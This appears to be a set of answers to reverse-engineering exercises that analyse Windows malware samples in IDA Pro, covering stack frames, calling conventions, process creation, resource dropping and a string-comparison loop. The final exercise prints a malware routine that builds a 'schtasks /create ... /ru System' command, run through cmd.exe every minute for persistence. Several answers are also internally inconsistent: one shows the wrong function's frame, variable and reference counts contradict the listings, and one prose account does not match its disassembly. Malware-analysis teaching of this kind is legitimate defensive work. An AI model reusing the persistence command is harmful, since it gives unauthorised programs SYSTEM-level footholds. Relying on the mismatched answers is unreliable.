


4. This function takes 2 arguments: `arg_0` and `lpPathName`.

```
; Attributes: bp-based frame fuzzy-sp
; int __cdecl sub_40684C(int, int, LPVOID lpOptional)
sub_40684C proc near

    dwNumberOfBytesWritten= dword ptr -0ABCh
    var_AB8= dword ptr -0AB8h
    Buffer= dword ptr -0AB4h
    var_AB0= dword ptr -0AB0h
    pExceptionObject= dword ptr -0AACh
    var_AA8= dword ptr -0AA8h
    var_AA4= dword ptr -0AA4h
    var_AA0= dword ptr -0AA0h
    var_A9C= dword ptr -0A9Ch
    var_A98= dword ptr -0A98h
    hConnect= dword ptr -0A94h
    var_A90= dword ptr -0A90h
    var_A8C= dword ptr -0A8Ch
    var_A78= dword ptr -0A78h
    var_A70= byte ptr -0A70h
    var_A64= dword ptr -0A64h
    lpzServerName= dword ptr -0A60h
    nServerPort= word ptr -0A58h
    lpzUserName= dword ptr -0A54h
    lpzPassword= dword ptr -0A4Ch
    lpzObjectName= dword ptr -0A44h
    var_C= dword ptr -0Ch
    var_4= dword ptr -4
    arg_0= dword ptr 8
    arg_4= dword ptr 0Ch
    lpOptional= dword ptr 10h
```

5. This function has 3 local variables: `TempFileName`, `var_4` and `pExceptionObject` (the remaining 2 variables are the function's arguments)



6. The instructions that comprises the prologue is the instructions from the address 4064C8 to 4064CB:

```


.text:004064C8
.text:004064C8 ; ===== SUBROUTINE =====
.text:004064C8
.text:004064C8 ; Attributes: bp-based frame
.text:004064C8
.text:004064C8 ; int __cdecl sub_4064C8(int, LPCWSTR lpPathName)
.text:004064C8 sub_4064C8      proc near                ; CODE XREF: sub_406196+67↑p
.text:004064C8
.text:004064C8 TempFileName    = word ptr -210h
.text:004064C8 pExceptionObject= dword ptr -8
.text:004064C8 var_4          = dword ptr -4
.text:004064C8 arg_0          = dword ptr 8
.text:004064C8 lpPathName     = dword ptr 0Ch
.text:004064C8
.v .text:004064C8      push    ebp
.text:004064C9      mov     ebp, esp
.text:004064CB      sub     esp, 210h
.text:004064D1      and     [ebp+var_4], 0
.text:004064D5      lea     eax, [ebp+TempFileName]

```

- push ebp to save the content of the register ebp to the stack.

- mov ebp, esp to move the content of the esp to ebp, therefore create the new stack frame.
- sub esp, 210h to create the new room in the stack for variable.

7. The last two instructions of the function are leave and retn. These instructions clean up the data and prepare the stack for the next function to be called.




8. The calling convention of the function is cdecl.

Exercise 2.4:

1. The CALL to CreateProcessW is at address 406166.

```
.text:00406165      push     ebx                ; lpApplicationName
.text:00406166      call     ds:CreateProcessW
.text:0040616C      test     eax, eax
.text:0040616E      jnz      short loc_406182
.text:00406170
```

2. The CALL resides in the sub_40611C function.



```
; Attributes: bp-based frame
; int __cdecl sub_40611C(LPWSTR lpCommandLine, int, int, int, int, int)
sub_40611C proc near

StartupInfo= _STARTUPINFO ptr -54h
ProcessInformation= _PROCESS_INFORMATION ptr -10h
lpCommandLine= dword ptr 8
arg_14= dword ptr 1Ch

push     ebp
mov      ebp, esp
sub      esp, 54h
push     ebx
```

3. It is called from 4 locations:

xrefs to sub_40611C			
Direction	Type	Address	Text
Up	p	TopLevelExceptionFilter+12	call sub_40611C
Up	p	WinMain(x,x,x,x)+4EA	call sub_40611C
Up	p	WinMain(x,x,x,x)+77B	call sub_40611C
D...	p	sub_406196+E3	call sub_40611C

Line 1 of 4

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4. This function requires 2 arguments: lpCommandLine and arg_14, as they have positive offsets (local variables have negative offsets)

```
; Attributes: bp-based frame

; int __cdecl sub_40611C(LPWSTR lpCommandLine, int, int, int, int, int)
sub_40611C proc near

StartupInfo= _STARTUPINFOW ptr -54h
ProcessInformation= _PROCESS_INFORMATION ptr -10h
lpCommandLine= dword ptr 8
arg_14= dword ptr 1Ch

push    ebp
mov     ebp, esp
sub     esp, 54h
push    ebx
push    esi
```

5. Again, the function uses 2 local variables: StartupInfo and ProcessInformation as they have negative offsets.

```
StartupInfo= _STARTUPINFOW ptr -54h
ProcessInformation= _PROCESS_INFORMATION ptr -10h
lpCommandLine= dword ptr 8
arg_14= dword ptr 1Ch
```

6. The instructions that comprise the prologue:

.text:0040611C	push	ebp
.text:0040611D	mov	ebp, esp
.text:0040611F	sub	esp, 54h
.text:00406122	push	ebx
.text:00406123	push	esi
.text:00406124	push	edi

Those instructions save the value of EBP, create a new stack frame, and save the values of the registers that will be used in the function.

7. The instructions that comprise the epilogue:

.text:0040617B	pop	edi
.text:0040617C	pop	esi
.text:0040617D	mov	al, bl
.text:0040617F	pop	ebx
.text:00406180	leave	
.text:00406181	retn	

Those instructions restore the previous value of the registers being used during the function.

8. From the metadata of the function generated by IDA, this function uses `cdecl` calling convention.

```
; Attributes: bp-based frame
```

```
; int cdecl sub_40611C(LPWSTR lpCommandLine, int, int, int, int, int)  
sub_40611C proc near
```

```
StartupInfo= _STARTUPINFO ptr -54h
```


```
ProcessInformation= _PROCESS_INFORMATION ptr -10h
```

```
lpCommandLine= dword ptr 8
```


```
arg_14= dword ptr 1Ch
```

Exercise 2.5:


1. The string Application Data is referenced at 418CFC.



2. The group of string located at 418CD8 is referenced at 407D84.



3. Here, we can see that the loop is the instructions from 407D84 to 407DA6.




The loop starts at address 407D84 and ends at address 407DA6. The loop counter is stored in register esi. The loop continues executing until the value of esi is greater than or equal to 38h.

At the beginning of the loop, the file name at offset esi is pushed onto the stack. The wcsicmp function is then called to compare the file name to a given string. If the comparison is successful, the loop jumps to address 407F22. Otherwise, the loop counter is incremented by 4 and the loop continues executing.

The purpose of this loop is to iterate over a list of file names and call the wcsicmp function to compare each file name to a given string. If the comparison is successful, the loop jumps to address 407F22. Otherwise, the loop continues executing until the end of the list is reached

Exercise 2.6:



This complex conditional statement checks whether the function `GetTempPathW` succeeds and whether the buffer is large enough to store the path.

The function `GetTempPathW` takes two parameters: `nBufferLength` (`edi`) and `lpBuffer` (`eax`). The `nBufferLength` parameter specifies the length of the buffer, and the `lpBuffer` parameter specifies the buffer where the path will be stored.

The function `GetTempPathW` returns the length of the path retrieved, or 0 if the function fails.

The first condition in the complex conditional statement checks whether the function `GetTempPathW` succeeded. If the function failed, the program will jump to address 4052A7 and throw an error.


The second condition in the complex conditional statement checks whether the buffer is large enough to store the path retrieved by the function `GetTempPathW`. If the buffer is not large enough, the program will jump to address 4052A7 and throw an error.

If both conditions are met, the program will continue to run.


In other words, this complex conditional statement ensures that the function `GetTempPathW` succeeds and that the buffer is large enough to store the path before the program continues to run.

Exercise 2.7:

1. There are 2 functions listed: Setting and DLLEntryPoint.



2. Searching for the function that used FindResourceW, we can see that there is only 1 function: sub_10001820.



Inspecting the function shows that the other 2 functions SizeofResource and LockResource also appear in there.

3. The LockResource function takes the handle of a resource as input and returns the pointer to the first byte of the resource as output. This pointer is stored in a variable named lpBuffer.

Next, the program checks if the buffer was created successfully. If it was, the program calls the CreateFileA function to create a new file. The handle of the new file is stored in a variable named hObject.

The program then calls the WriteFile function to write the contents of the buffer to the new file. The parameters passed to the WriteFile function are lpBuffer and hObject.

In other words, the following steps are performed:

1. The LockResource function is called to get the pointer to the first byte of the resource.
2. The buffer is checked to see if it was created successfully.
3. The CreateFileA function is called to create a new file.
4. The WriteFile function is called to write the contents of the buffer to the new file.

Exercise 2.8:

1. There are 12 locations that reference ShellExecuteW, of which 6 are unique locations.

The screenshot shows the IDA Pro interface with the 'Occurrences of: ShellExecuteW' window open. The window displays a list of 12 references to the function, categorized by direction and type. The references are as follows:

Direction	Type	Address	Text
r		sub_1800080B0+2D	call cs:ShellExecuteW
p		sub_1800080B0+2D	call cs:ShellExecuteW
D...	r	sub_1800080B0+41	call cs:ShellExecuteW
D...	p	sub_1800080B0+41	call cs:ShellExecuteW
D...	r	sub_1800080B0+41	call cs:ShellExecuteW
D...	p	sub_1800080B0+41	call cs:ShellExecuteW
D...	r	sub_1800080B0+41	call cs:ShellExecuteW
D...	p	sub_1800080B0+41	call cs:ShellExecuteW
D...	r	sub_1800080B0+41	call cs:ShellExecuteW
D...	p	sub_1800080B0+41	call cs:ShellExecuteW
D...	r	sub_1800080B0+41	call cs:ShellExecuteW
D...	p	sub_1800080B0+41	call cs:ShellExecuteW

The background shows the assembly code for the function, with the following instructions visible:

```
.text:0000001800080C3 mov [rsp+38h+nShowCmd], r11d ; nShowCmd
.text:0000001800080C8 lea r8, File ; "C:\windows\system32\shutdown.exe"
.text:0000001800080CF lea rdx, Operation ; "open"
.text:0000001800080D6 xor ecx, ecx ; hwnd
.text:0000001800080D8 mov [rsp+38h+lpDirectory], r11 ; lpDirectory
.text:0000001800080DD call cs:ShellExecuteW
.text:0000001800080E3 xor eax, eax
.text:0000001800080E5 add rsp, 38h
```

The function call that you provided is to create a scheduled task to run the program as SYSTEM, which has full privileges to the system. The parameters of the function call are as follows:

- lpOperation: "open"
- lpFile: "cmd.exe"
- lpParameters: "/c \"echo N|schtasks /create /tn \"%s\" /tr \"%s\" /sc minute /mo 1 /ru \"System\""

The lpParameters parameter is the most important parameter, as it contains the full command that will be executed by the scheduled task. In this case, the command is to create a new scheduled task that will run the program as SYSTEM every minute.

```

.text:000000018000BEA9 align 10h
.text:000000018000BEB0
.text:000000018000BEB0 ; ===== S U B R O U T I N E =====
.text:000000018000BEB0
.text:000000018000BEB0 sub_18000BEB0 proc near ; CODE XREF: sub_18000C020+79↓p
.text:000000018000BEB0 ; sub_18000C020+95↓p
.text:000000018000BEB0 ; DATA XREF: ...
.text:000000018000BEB0
.text:000000018000BEB0 lpDirectory = qword ptr -638h
.text:000000018000BEB0 nShowCmd = dword ptr -630h
.text:000000018000BEB0 Parameters = word ptr -628h
.text:000000018000BEB0
.text:000000018000BEB0 sub rsp, 658h
.text:000000018000BEB7 mov r9, rcx
.text:000000018000BEB8 mov r8, rdx
.text:000000018000BEBD lea rdx, aCEchoNSchtasks ; "/c \"echo N|schtasks /create /tn \"%s\" /tr \"%s\" /sc m'
.text:000000018000BEC4 lea rcx, [rsp+658h+Parameters] ; LPWSTR
.text:000000018000BEC9 call cs:wprintfw
.text:000000018000BECF xor r11d, r11d
.text:000000018000BED2 lea r9, [rsp+658h+Parameters] ; lpParameters
.text:000000018000BED7 mov [rsp+658h+nShowCmd], r11d ; nShowCmd
.text:000000018000BEDC lea r8, aCmdExe ; "cmd.exe"
.text:000000018000BEE3 lea rdx, Operation ; "open"
.text:000000018000BEEA xor ecx, ecx ; hwnd
.text:000000018000BEEC mov [rsp+658h+lpDirectory], r11 ; lpDirectory
.text:000000018000BEF1 call cs:ShellExecuteW
.text:000000018000BEF7 mov eax, 1
.text:000000018000BEFC add rsp, 658h
.text:000000018000BF03 retn
.text:000000018000BF03 sub_18000BEB0 endp
.text:000000018000BF03
.text:000000018000BF03
-----
.text:000000018000BF04 align 10h
.text:000000018000BF04 ; DATA XREF: ndata:000000018000C020+104↓p
0000B2B0 000000018000BEB0: sub_18000BEB0 (Synchronized with Hex View-1)

```

```

